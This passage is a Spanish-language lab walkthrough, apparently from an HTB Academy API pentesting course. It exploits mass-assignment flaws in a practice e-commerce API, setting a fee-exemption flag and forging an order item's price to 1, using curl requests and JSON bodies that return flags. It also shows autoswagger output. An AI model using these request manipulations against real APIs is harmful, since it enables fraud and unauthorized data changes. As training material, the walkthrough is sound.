
Modificación controlada incorrectamente de atributos de objetos determinados dinámicamente

El segundo punto final de API con el que practicaremos es vulnerable a [CWE-915](#). Improperly Controlled Modification of Dynamically-Determined Object Attributes


SCENARIO

El administrador Inlanefreight E-Commerce Marketplace nos ha proporcionado las credenciales [htbpentester6@pentestercompany.com:HTBPentester6](mailto:htbpentester6@pentestercompany.com) y quiere que evaluemos qué vulnerabilidades de API puede explotar el usuario con sus roles asignados.

Después de invocar **/api/v1/authentication/suppliers/sign-in** para iniciar sesión como Proveedor y obtener un JWT, el **/api/v1/roles/current-user** punto final muestra que tenemos los roles SupplierCompanies_Update SupplierCompanies_Get:




El **/api/v1/supplier-companies/current-user** punto final muestra que la empresa proveedora a la que pertenece el proveedor actualmente autenticado, 'PentesterCompany', tiene el `isExemptedFromMarketplaceFee` campo establecido en 0, lo que equivale a false:




Por lo tanto, esto implica que Inlanefreight E-Commerce Marketplace 'PentesterCompany' cobrará una tarifa de mercado por cada producto que venda.


Al expandir el endpoint `/api/v1/supplier-companies PATCH`, observamos que requiere el `SupplierCompanies_Updaterol`, establece que el proveedor que realiza la actualización debe ser un miembro del personal y permite enviar un valor para el `isExemptedFromMarketplaceFee` campo:



Establezcamos lo en 1, de modo que 'PentesterCompany' no se incluya entre las empresas obligadas a pagar la tarifa del mercado; después de invocarlo, el punto final devuelve un mensaje de éxito:



Luego, al verificar nuevamente la información de nuestra empresa usando `/api/v1/supplier-companies/current-user`, notaremos que el `isExemptedFromMarketplaceFee` campo se ha convertido en 1:



Dado que el endpoint permite erróneamente a los proveedores actualizar el valor de un campo al que no deberían tener acceso, esta vulnerabilidad permite a las empresas proveedoras generar más ingresos por todas las ventas realizadas a través de [Inlanefreight E-Commerce Marketplace nombre del sitio web], ya que no se les cobrará una tarifa de mercado. Sin embargo, de forma similar a las repercusiones de la Exposure of Sensitive Information Due to Incompatible Policies vulnerabilidad anterior, los ingresos de las partes interesadas Inlanefreight E-Commerce Marketplace se verán afectados negativamente.

Prevención

Para mitigar la Mass Assignment vulnerabilidad, el **/api/v1/supplier-companies** PATCH endpoint debe impedir que los invocadores actualicen campos sensibles. De forma similar al direccionamiento Excessive Data Exposure, esto se puede lograr implementando una solicitud dedicada DTO que incluya solo los campos que los proveedores deben modificar.

Solución:

Luego de la autenticación, vamos al endpoint roles y vemos los roles del usuario actual htbpentester5@hackthebox.com: HTBPentester5.

```
curl -X 'GET' \
  http://154.57.164.78:30836/api/v1/roles/current-user' \
  -H 'accept: application/json' \
  -H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJodHRwOiIvc2NoZW1hcyS4bWxzbnZwLm9yZy93cy8yMDAxLzA1L2lkZW50aXR5L2NoYW1mRlbnp2ZmllciI6Imh0YnBlnRlcjVAA6Fja'

Request URL
http://154.57.164.78:30836/api/v1/roles/current-user

Server response
Code    Details
200
Response body
{
  "roles": [
    "Suppliers_Get",
    "Suppliers_GetAll",
    "SupplierCompanies_Get",
    "SupplierCompanies_GetAll"
  ]
}
Response headers
content-type: application/json; charset=utf-8
date: Tue, 14 Jul 2026 13:41:12 GMT
server: Kestrel
transfer-encoding: chunked
```

Nos dirigimos al endpoint <http://154.57.164.78:30836/api/v1/supplier-companies> y en response body bajamos hasta el último usuario y veremos la flag.


```
Request URL
http://154.57.164.78:30836/api/v1/supplier-companies

Server response
Code    Details
200
Response body
{
  "id": "354d9cf9-4df4-49c3-bc4a-e714e7016759",
  "name": "Futuristic Furniture",
  "email": "supplier@futuristicfurniture.com",
  "isExemptedFromMarketplaceFee": 0,
  "certificateOfIncorporationPDFFileURI": "CompanyDidNotUploadYet"
},
{
  "id": "b75a7c76-e149-4ca7-9c55-d9fc4ffa87be",
  "name": "PentesterCompany",
  "email": "supplier@pentestercompany.com",
  "isExemptedFromMarketplaceFee": 0,
  "certificateOfIncorporationPDFFileURI": "CompanyDidNotUploadYet"
},
{
  "id": "ccb287ef-83a6-423b-942a-089f87fa144c",
  "name": "HTB Academy",
  "email": "HTB{d759c7[REDACTED]}",
  "isExemptedFromMarketplaceFee": 0
}
```

Solución del segundo reto


Ahora con las credenciales htbpentester7@hackthebox.com:HTBPentester7 explotaremos otra vulnerabilidad de Asignación masiva para enviar la flag.

Validamos roles.




Concéntrate en los puntos finales POST `/api/v1/customers/orders` y `/api/v1/customers/orders/items`.

En <http://154.57.164.78:30836/api/v1/customers/orders> vemos lo siguiente:



Ahora vemos a [GET http://154.57.164.78:30836/api/v1/products](http://154.57.164.78:30836/api/v1/products)




The screenshot shows a REST client interface with the following details:

- Curl:** `curl -X GET \ 'http://154.57.164.78:30836/api/v1/products' \ -H 'accept: application/json' \ -H 'Authorization: Bearer eyJhbGciOiJIUzUxMiIsInR5cCI6IkpXVCJ9.eyJodHRwOi8vc2NoZW1hcy54bWxzb2FwLm9yZy93cy8y`
- Request URL:** `http://154.57.164.78:30836/api/v1/products`
- Server response:**
 - Code:** 200
 - Response body:**

```
{
  "products": [
    {
      "id": "a923b706-0aaa-49b2-ad8d-21c97ff6fac7",
      "supplierID": "00ac3d74-6c7d-4ef0-bf15-00851bf353ba",
      "name": "Smart Home Hub",
      "price": 25.5,
      "pngPhotoFileURI": "NotProvidedYet"
    },
    {
      "id": "a61e2b25-2f6e-468e-9f15-c51864db4133",
      "supplierID": "00ac3d74-6c7d-4ef0-bf15-00851bf353ba",
      "name": "Laptop Backpack",
      "price": 685,
      "pngPhotoFileURI": "NotProvidedYet"
    }
  ]
}
```

Ahora entonces tomamos el id de <http://154.57.164.78:30836/api/v1/customers/orders> y tomamos el id de "name": "Smart Home Hub" en [GET http://154.57.164.78:30836/api/v1/products](http://154.57.164.78:30836/api/v1/products) y configuramos estos 2 IDs en [POST http://154.57.164.78:30836/api/v1/customers/orders/items](http://154.57.164.78:30836/api/v1/customers/orders/items) el resto de campos los ponemos en valor a 1 y enviamos la solicitud.



The screenshot shows a REST client interface with the following details:

- Request body:**

```
{
  "OrderID": "3a8ba8ab-dada-4122-a4cc-96fc9ed547d4",
  "OrderItems": [
    {
      "ProductID": "a923b706-0aaa-49b2-ad8d-21c97ff6fac7",
      "Quantity": 1,
      "NetSum": 1
    }
  ]
}
```

Red annotations in the image include underlines on "OrderID", "OrderItems", "ProductID", and "NetSum", and red arrows pointing to the values "1" for "Quantity" and "NetSum".

Request URL

http://154.57.164.78:30836/api/v1/customers/orders/items

Server response

Code

Details

200

Response body

```
{
  "SuccessStatus": true,
  "Message": "HTB{4d86794f8204[REDACTED]}"
}
```

Response headers

```
access-control-allow-origin: *
content-type: application/json
date: Tue, 14 Jul 2026 15:05:09 GMT
server: Kestrel
transfer-encoding: chunked
```

Request duration

Buscar rutas de Swaggert automáticamente.

<https://github.com/intruder-io/autoswagger>

```
(venv) ➔ autoswagger git:(dev) ✖ echo http://localhost:8000 | python3 autoswagger.py
```



<https://intruder.io>
Find unauthenticated endpoints

```
[10:14:40] [INFO] Spec identified via Swagger-UI detection.  
[10:14:40] [INFO] Scanning endpoints.  
Processing URLs 0:00:00
```

API Endpoints

Method	URL	Status Code	Content Length	PII Detected
GET	http://localhost:8000/users/json	200	15,790	Yes
GET	http://localhost:8000/users/csv	200	6,912	Yes
GET	http://localhost:8000/debug	200	454	Yes
GET	http://localhost:8000/user/1/credit-card	200	38	Yes
GET	http://localhost:8000/user/1/ip-address	200	32	No
GET	http://localhost:8000/user/1/drivers-license	200	31	No
GET	http://localhost:8000/user/1/email	200	30	Yes
GET	http://localhost:8000/user/1/bank-account	200	28	No
GET	http://localhost:8000/user/1/birth-date	200	28	No
GET	http://localhost:8000/user/1/passport	200	25	No
GET	http://localhost:8000/user/1/ssn	200	22	No

Consumo de Recursos sin Restricciones (4 Unrestricted Resource Consumption)

La carga y descarga de archivos son características fundamentales en todas las aplicaciones. Por ejemplo, en los marketplaces de e-commerce, los proveedores necesitan poder cargar imágenes de productos, mientras que los usuarios necesitan ver y descargar estos archivos.

Una API web es vulnerable a Unrestricted Resource Consumption si no limita las solicitudes iniciadas por el usuario que consumen recursos como network bandwidth, CPU, memory y storage. Estos recursos conllevan costos significativos y, sin las salvaguardas adecuadas —particularmente un rate-limiting efectivo— contra el uso excesivo, los usuarios pueden explotar estas vulnerabilidades y causar daños financieros.


Consumo de Recursos sin Control

El endpoint contra el que practicaremos es vulnerable a [CWE-400: Consumo de Recursos sin Control](#).

Escenario

El administrador de Inlanefreight E-Commerce Marketplace nos ha proporcionado las credenciales `htbpentester8@pentestercompany.com:HTBPentester8`, y quiere que evaluemos qué vulnerabilidades de la API puede explotar el usuario con los roles que tiene asignados.

Después de invocar `/api/v1/authentication/suppliers/sign-in` para iniciar sesión como proveedor y obtener un JWT, el endpoint `/api/v1/roles/current-user` muestra que tenemos los roles `SupplierCompanies_Get` y `SupplierCompanies_UploadCertificateOfIncorporation`:



The screenshot shows the Swagger UI interface for the endpoint `/api/v1/roles/current-user`. The response body is highlighted with a red box and contains the following JSON:

```
{
  "roles": [
    "SupplierCompanies_Get",
    "SupplierCompanies_UploadCertificateOfIncorporation"
  ]
}
```

